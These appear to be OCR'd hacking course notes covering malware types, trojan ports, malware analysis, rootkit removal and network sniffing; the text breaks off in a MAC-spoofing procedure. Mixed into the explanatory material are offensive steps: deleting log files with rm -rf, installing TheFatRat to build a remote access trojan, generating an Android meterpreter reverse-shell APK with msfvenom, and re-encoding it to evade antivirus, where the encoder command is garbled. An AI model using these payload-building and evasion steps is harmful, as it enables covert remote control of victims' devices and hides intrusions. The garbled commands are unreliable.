


In linux:

All the logs are stored in directory named log


And path to it is cd /var/log

We will open the terminal and try to access some logs



To view logs we can use pluma command :

pluma vmware-network.1.log



We can change the content by being in the directory

rm -rf (directory or log name) to remove files

To delete the whole log directory use:

rm -rf

MALWARE, TORJAN, VIRUS, WORMS

Malware:

Malware, short for malicious software, refers to any software or code that is specifically designed to harm, exploit, or compromise computer systems, networks, or devices without the knowledge or consent of the user. Malware can take various forms and can have different intentions, such as stealing personal information, damaging files or software, disrupting system operations, or gaining unauthorized access to sensitive data.

Here are a few examples of common types of malwares:

1. Viruses: Viruses are self-replicating programs that attach themselves to other files or programs and spread when those files or programs are executed. They can corrupt or delete data and replicate themselves across a system or network.

2. Worms: Worms are similar to viruses but do not require user interaction to spread. They can exploit vulnerabilities in computer networks and systems, infecting multiple devices and causing widespread damage.

3. Trojans: Trojans are disguised as legitimate software or files but contain malicious code. Once installed, they can provide unauthorized access to a hacker, steal sensitive information, or perform other harmful activities.

4. Ransomware: Ransomware encrypts the files on a victim's computer or network and demands a ransom payment in exchange for the decryption key. It can effectively lock users out of their own systems or make their data inaccessible until the ransom is paid.

5. Spyware: Spyware is designed to gather information about a user's activities without their knowledge. It can track keystrokes, capture login credentials, monitor browsing habits, and relay this information to unauthorized individuals or organizations.

6. Adware: Adware displays unwanted advertisements, often in the form of pop-ups or banners, to generate revenue for the malware creator. While not always malicious in nature, some adware can also collect personal information without consent.

Trojan:

A Trojan, also known as a Trojan horse, is a type of malware that disguises itself as legitimate software or files to deceive users into executing or downloading them. Once inside a system, Trojans can perform various malicious activities, such as stealing sensitive information, gaining unauthorized access, or damaging files and programs.

Here's an example to illustrate how a Trojan works:

Let's say you receive an email with an attachment that claims to be a harmless PDF document. However, the attachment is actually a Trojan. When you open the attachment, thinking it's a legitimate file, the Trojan gets executed on your computer.

Once the Trojan is running on your system, it may create a backdoor, which is a hidden entry point that allows an attacker to gain unauthorized access to your computer. The attacker can then remotely control your system, monitor your activities, steal your personal information, or even install additional malware.

Another common example of a Trojan is a fake antivirus software. It masquerades as a legitimate antivirus program but, in reality, it's a Trojan designed to trick users into installing it. Once installed, the Trojan may claim to scan your system for viruses but instead, it might create fake alerts about infections and prompt you to pay for a full version to remove the non-existent threats. In this case, the Trojan is exploiting your fear of malware infections to deceive you and make money.

It's important to be cautious when downloading files or opening attachments from unknown or untrusted sources, as Trojans often rely on social engineering tactics to trick users into executing them. Having up-to-date antivirus software, regularly updating your operating system and applications, and practicing safe browsing habits can help protect you from Trojan infections.

Port used by trojans in past

Port Number	Trojan Name
23432	Asylum
31337	Back Orifice
18006	Back Orifice 2000
12349	Bionet
6667	Bionet
80	Codered
21	DarkFTP
3150	Deep Throat
2140	Deep Throat
10048	Delf
23	EliteWrap

Port Number	Trojan Nam
31338	Net Spy
31339	Net Spy
139	Nuker
44444	Prosiak
8012	Ptakks
7597	Qaz
4000	RA
666	Ripper
1026	RSM
64666	RSM
22222	Rux
11000	Senna Spy

Virus:

A cyber virus, also known as computer virus or malware, is a type of malicious software that infects computer systems, spreads to other files or devices, and can cause harm to the infected system or steal sensitive information. Here's an example of a well-known cyber virus:

1. Wannacry: The Wannacry virus, discovered in 2017, was a ransomware attack that targeted Windows operating systems. It spread through a vulnerability in the Windows SMB protocol, encrypting files on infected computers and demanding a ransom in Bitcoin for their release. The virus quickly infected hundreds of thousands of computers worldwide, including those of hospitals, businesses, and government organizations, causing widespread disruption and financial loss.

Once a computer was infected, Wannacry would scan the local network for vulnerable devices and exploit the same vulnerability to spread further. The virus utilized powerful encryption techniques to lock files, making them inaccessible to the user until the ransom was paid. Wannacry highlighted the importance of regularly updating software and maintaining strong security practices to prevent such attacks.

It's worth noting that there are various types of cyber viruses, each designed to carry out specific malicious activities. Some viruses focus on stealing personal information (such as banking credentials or login details), while others aim to disrupt systems or gain control over infected devices. These viruses often spread through infected email attachments, malicious websites, or by exploiting software vulnerabilities.

To protect yourself from cyber viruses, it's important to:

1. Keep your operating system and software up to date with the latest security patches.

2. Use reputable antivirus or anti-malware software and keep it updated.

3. Be cautious when opening email attachments or downloading files from unknown sources.

4. Regularly back up your important files and data.

5. Practice safe browsing habits and avoid visiting suspicious or malicious websites.

6. Enable firewalls and utilize network security measures.

By following these precautions, you can reduce the risk of falling victim to cyber viruses and other forms of malware.

Worms:

A computer worm is a type of malware that replicates itself and spreads across computer networks without requiring any user interaction. Worms typically exploit security vulnerabilities to infect systems and can cause significant damage. Here's an example of a well-known computer worm:

1. Conficker: Conficker, also known as Downup, Downadup, or Kido, was a highly destructive worm that emerged in 2008. It targeted Microsoft Windows operating systems and spread

through network shares and removable storage devices. Conficker exploited a vulnerability in Windows' Server Service (MS08-067) to gain unauthorized access to computers.

Once a computer was infected, Conficker attempted to disable security features, block Windows updates, and download additional malware. It created a botnet, a network of infected computers under the control of the attacker, which could be used for various malicious purposes such as launching distributed denial-of-service (DDoS) attacks or stealing sensitive information.

Conficker's ability to rapidly propagate across networks made it particularly dangerous. It infected millions of computers worldwide, including government, business, and personal systems. The worm's impact highlighted the importance of promptly applying security patches and maintaining strong cybersecurity practices.

It's important to note that computer worms can vary in their capabilities and effects. Some worms focus on spreading quickly to as many systems as possible, while others may have specific objectives such as data theft or system disruption.

To protect yourself from computer worms and other malware, it's crucial to follow good cybersecurity practices:

1. Keep your operating system and software up to date with the latest security patches.

2. Use reputable antivirus or anti-malware software and keep it updated.

3. Enable firewalls on your computer and network.

4. Be cautious when opening email attachments or downloading files from unknown sources.

5. Regularly back up your important files and data.

6. Avoid clicking on suspicious links or visiting malicious websites.

7. Implement strong passwords and consider using two-factor authentication for added security.

8. Educate yourself about common phishing techniques and be vigilant against social engineering attacks.

By following these measures, you can significantly reduce the risk of falling victim to computer worms and other types of malware.

MALWARE ANALYSIS AND DETECTION METHODS

Virus analysis:

Types of malware analysis

- Static malware analysis
- Dynamic malware analysis

Static malware analysis:

Static malware analysis refers to the examination of malicious software without executing or running it. It involves analysing the characteristics, structure, and behaviour of the malware by inspecting its code, file properties, and other attributes. Let's break down the terms you mentioned and provide suitable examples in simpler terms:

1. File fingerprinting: It is the process of generating a unique identifier or fingerprint for a file based on its content. This helps in identifying and comparing files quickly. For example, antivirus software uses file fingerprinting to compare files against a database of known malware signatures.

2. Local and online malware scanning: This involves scanning a file or program for malware using antivirus or security software either installed locally on a computer or by using online services like VirusTotal VirusTotal - Home . These tools check the file against a database of known malware signatures to detect if it is malicious.

3. Performing string search: It involves searching for specific strings or patterns within the code or content of a file. Malware analysts use string search to identify hardcoded URLs, IP addresses, encryption keys, or other indicators of malicious behaviour within the code.

4. Identifying packing/obfuscation methods: Malware authors often employ techniques to hide or obfuscate their code to evade detection. Static analysis helps in identifying such techniques, such as file packing or obfuscation, where the code is compressed or modified to make it harder to analyse. For example, unpacking a packed executable reveals the original code for further analysis.

5. Finding portable executable (PE) information: PE files are executable files in the Windows operating system. Static analysis helps in extracting important information from the PE header, such as entry points, sections, imported and exported functions, which aids in understanding the structure and behaviour of the malware.

6. Identifying file dependencies: Malware may rely on specific files or libraries to function properly. By analysing the static properties of the malware, such as import tables or referenced DLLs (Dynamic Link Libraries), analysts can determine which files or libraries the malware depends on.

7. Malware disassembly: Disassembly involves converting the machine code of a program or malware into assembly language instructions. This process allows analysts to study the low-level code and understand the behaviour and logic of the malware.

By performing static malware analysis using these techniques, security researchers and analysts can gain insights into the nature of the malware, identify potential threats, and develop countermeasures to protect against malicious software.

Dynamic malware analysis:

There are two types:

Term	System Baselining	Host Integrity Monitoring
Definition	Establishing a known and trusted state of a system	Continuously monitoring and verifying the integrity of a host system
Purpose	Provides a reference point for detecting changes and anomalies in the system	Detects unauthorized modifications or tampering in the host system
Process	1. Captures and records the current state of the system	1. Monitors critical system files, configurations, and registries for changes
	2. Collects information about the system's files, processes, network connections, etc.	2. Compares the current state with a baseline or known-good state to identify discrepancies
	3. Generates a baseline that represents the normal state of the system	3. Sends alerts or triggers actions when unauthorized changes are detected
Detecting Changes	Compares the current state with the baseline to identify changes	Compares the current state with the baseline or previous states to identify changes
Types of Changes Detected	Any modifications or additions to files, configurations, processes, etc.	Unauthorized modifications, additions, deletions, or changes in system files or settings
Significance	Provides a starting point for analyzing and identifying suspicious activities	Helps in detecting signs of compromise, intrusion, or malware presence
Use Case	Useful for detecting unknown or zero-day malware by identifying abnormal behavior	Helpful in monitoring the system's integrity to detect potential security breaches

HOW TO CREATE A REMOTE ACCESS TROJAN(RAT)

Git clone the repository by this link https://github.com/screetsec/TheFatRat.git

Give executable permission the setup.sh file

Run the file by ./setup.sh command

Select option 2

Install all the NOT OK repo by using apt install_____ command

If not getting installed then try it in kali Linux operating system.

CREATING PAYLOAD LIKE PRO

Open your parrot operating system

In terminal type msfvenom

Use msfvenom -l to see list of all venoms available.

For eg to make an test virus for android:


msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=8888 > test.apk

After the virus is created let's check it on virus total

If the virus is detectable, we will use encoders

To list encoder use command:

msfvenom -l encoders



List of encoders will appear now choose the encoder that is excellent

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.106 LPORT=8888 > test.apk -e php/base64

It will not detect by an antivirus when again checked on virus total website

REMOVING ROOTKITS FROM DEVICE

In simple terms, a rootkit is a type of malicious software or program that is designed to gain unauthorized access to a computer system and hide its presence from the user and any security measures in place. It gets its name from the term "root," which refers to the highest level of control or access in a computer system.

A rootkit typically operates by replacing or modifying critical system files, processes, or settings to maintain its stealthy presence. Once installed, it can give an attacker complete control over the compromised system, allowing them to perform various malicious activities such as stealing sensitive information, monitoring user activity, or launching other types of attacks.

Rootkits are often difficult to detect and remove because they are specifically designed to hide from antivirus software and other security tools. They can use advanced techniques to mask their presence, such as intercepting system calls, manipulating network connections, or tampering with the operating system's kernel.


The main goal of a rootkit is to ensure persistence and long-term access for the attacker without being detected. Therefore, detecting and removing a rootkit can be a complex and challenging task that often requires specialized tools and expertise.

It's important to have up-to-date security software and regularly install operating system updates to help protect against rootkits and other types of malwares. Additionally, practicing safe browsing habits, avoiding suspicious downloads, and being cautious of email attachments or links can help minimize the risk of encountering rootkits or other security threats.

- First we will get sudo permissions
- Chkrootkit --help in terminal in not downloaded download or git clone from https://github.com/Magentron/chkrootkit.git
- After downloading give executable to chkrootkit folder and run it , it will scan all the files in the system
- Git clone rkhunter from this link https://github.com/installation/rkhunter.git
- And repeat the same process like chkrootkit

REMOVE CACHES FOR BETTER PERFORMANCE

- In you parrot operating system
- Click on menu
- Search for BleachBit as root
- Authenticate by giving password
- Close the general settings that appear first
- Select autoclean, autoremove and clean
- And press the clean button in the above menu
- And click on delete




ALL YOU NEED TO KNOW ABOUT SNIFFING AND COUNTERMEASURES

What is sniffing?

Monitoring, capturing the data packets and taking access of entire network traffic to gather sensitive information eg: passwords, email traffic, dns traffic

How attacker hack a network?



Active sniffing techniques:

1. MAC Flooding: MAC flooding is a network attack where the attacker floods a switch with a large number of fake MAC addresses. The switch maintains a table that maps MAC addresses to port locations. By overwhelming the switch's MAC address table, the attacker can cause the switch to enter a fail-open mode, where it starts behaving like a hub and forwarding traffic to all connected devices, allowing the attacker to capture network traffic.

2. DNS Poisoning: DNS poisoning, also known as DNS spoofing, is an attack that manipulates the DNS (Domain Name System) cache to redirect users to fraudulent websites. By injecting false DNS records into a DNS server or compromising a DNS cache, attackers can redirect users to malicious websites, intercept sensitive information, or perform phishing attacks.

3. ARP Poisoning: ARP (Address Resolution Protocol) poisoning, also known as ARP spoofing, is an attack where an attacker sends fake ARP messages on a local network. These messages associate the attacker's MAC address with the IP address of another legitimate device on the network. By doing so, the attacker can intercept network traffic intended for the targeted device, perform man-in-the-middle attacks, or eavesdrop on network communication.

4. DHCP Attacks: DHCP (Dynamic Host Configuration Protocol) attacks target the DHCP infrastructure to disrupt or manipulate the assignment of IP addresses on a network. The attacks can include DHCP server spoofing, where an attacker sets up a rogue DHCP server to distribute incorrect or malicious network configuration parameters to clients, leading to network connectivity issues or unauthorized access.

5. Switch Port Stealing: Switch port stealing, also known as MAC address spoofing, occurs when an attacker connects their own device to an Ethernet switch port that is assigned to another legitimate device. By impersonating the MAC address of the legitimate device, the attacker gains unauthorized network access, bypassing any security measures in place.

Types of sniffing:

1. Active Sniffing: Active sniffing refers to a method where an attacker proactively intercepts and analyzes network traffic. This is typically done by placing the attacker's device in the network path or by conducting attacks such as ARP poisoning. The attacker actively sends requests and captures data packets to extract sensitive information.

Example: Imagine you're at a coffee shop using public Wi-Fi. An attacker sitting nearby can use active sniffing techniques to intercept the data packets transmitted between your device and the Wi-Fi router. By capturing and analyzing these packets, the attacker can potentially access your login credentials, credit card information, or other sensitive data.

2. Passive Sniffing: Passive sniffing involves monitoring network traffic without actively participating in the communication. The attacker eavesdrops on data packets traveling across the network without altering or injecting any additional packets. Passive sniffing is often more challenging to detect since the attacker remains relatively invisible.

Example: Let's say you're using a home network, and an attacker gains unauthorized access to your Wi-Fi network. The attacker can passively sniff the network traffic, monitoring the data packets flowing between devices connected to the network. By analyzing the packets, the attacker can gather information about the websites visited, login credentials, or any unencrypted data being transmitted.

In both active and passive sniffing, attackers aim to intercept sensitive information by capturing and analyzing network traffic. It's important to note that these activities are typically performed by malicious individuals seeking unauthorized access to data. Network administrators and security professionals implement various security measures like encryption, secure protocols, and network monitoring tools to detect and prevent sniffing attacks.

Protocols vulnerable to sniffing:

- Telnet and Rlogin
- HTTP
- POP
- IMAP

- SMTP and NNTP
- FTP

HOW TO PERFORM MAC SPOOFING AND FLOODING

What is mac spoofing?


MAC spoofing is a technique where a device impersonates another device by changing its Media Access Control (MAC) address. It allows attackers to bypass network security measures and deceive systems into thinking they are a trusted device.

What is mac flooding?


MAC flooding is a network attack where an attacker floods the switch with a large number of fake MAC addresses. This overwhelms the switch's MAC address table, causing it to enter a fail-open mode, where it starts broadcasting network traffic to all ports instead of directing it to the appropriate destination. This allows the attacker to capture network traffic and potentially launch further attacks.

Mac spoofing:

- Give sudo permission
- In terminal type netdiscover



Copy the mac address you want to spoof

